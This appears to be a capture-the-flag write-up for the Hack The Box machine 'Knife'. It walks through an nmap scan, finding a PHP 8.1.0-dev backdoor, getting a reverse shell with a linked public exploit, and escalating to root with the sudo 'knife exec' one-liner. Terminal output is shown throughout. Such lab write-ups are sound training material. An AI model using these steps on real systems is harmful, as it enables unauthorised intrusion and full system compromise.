
Knife

Nmap scan shows 2 open ports:

```
┌──(kali㉿kali)-[~/HTB/Knife]
└─$ nmap -sV 10.129.68.212
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-15 16:26 CST
Nmap scan report for 10.129.68.212
Host is up (0.037s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

We can see that target is running Apache http server so let's take a look at this website in browser.



Nothing really interesting here, neither in page source code. Nothing to interact with.

Let's run gobuster dir and dns.
Nothing interesting found.

Running curl -v http://10.129.68.212 we can read that PHP version running on this server is PHP/8.1.0-dev.

```
< HTTP/1.1 200 OK
< Date: Thu, 16 Nov 2023 13:57:
< Server: Apache/2.4.41 (Ubuntu
< X-Powered-By: PHP/8.1.0-dev
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/html; char
```

According to python exploit found here
https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/revshell_php_8.1.0-dev.py
we are able to get a reverse shell.
Let's save it locally as exploit.py, add execute permissions chmod +x exploit.py and run it with python3 exploit.py
We successfully got a revshell as user james, we can find user flag at /home/james.

```
james@knife:~$ ls
ls
user.txt
```

To escalate our privileges we first run sudo -l to see what commands we can run.

```
james@knife:~$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

We can run /usr/bin/knife as sudo with root privileges with no password authentication.
GTFObins brings us a way to exploit that binary.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

We simply run it or sudo -u root /usr/bin/knife exec -E 'exec "/bin/sh"" to gain root access and get flag at /root directory.

```
james@knife:/usr/bin$ sudo -u root knife exec -E 'exec "/bin/sh"'
sudo -u root knife exec -E 'exec "/bin/sh"'
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@knife:/usr/bin#
```

```
root@knife:~# ls -la
ls -la
total 60
drwx------  7 root root 4096 Nov 16 13:43 .
drwxr-xr-x 20 root root 4096 May 18  2021 ..
lrwxrwxrwx  1 root root    9 May  8  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3137 May  7  2021 .bashrc
drwx------  2 root root 4096 May  7  2021 .cache
drwx------  3 root root 4096 May 18  2021 .chef
-rwxr-xr-x  1 root root  105 May  8  2021 delete.sh
drwxr-xr-x  3 root root 4096 May  7  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root 1024 May  8  2021 .rnd
-r--------  1 root root   33 Nov 16 13:43 root.txt
-rw-r--r--  1 root root   66 May  8  2021 .selected_editor
drwxr-xr-x  3 root root 4096 May  6  2021 snap
drwx------  2 root root 4096 May  6  2021 .ssh
-rw-------  1 root root 4143 Jul 23  2021 .viminfo
root@knife:~# cat root.txt
```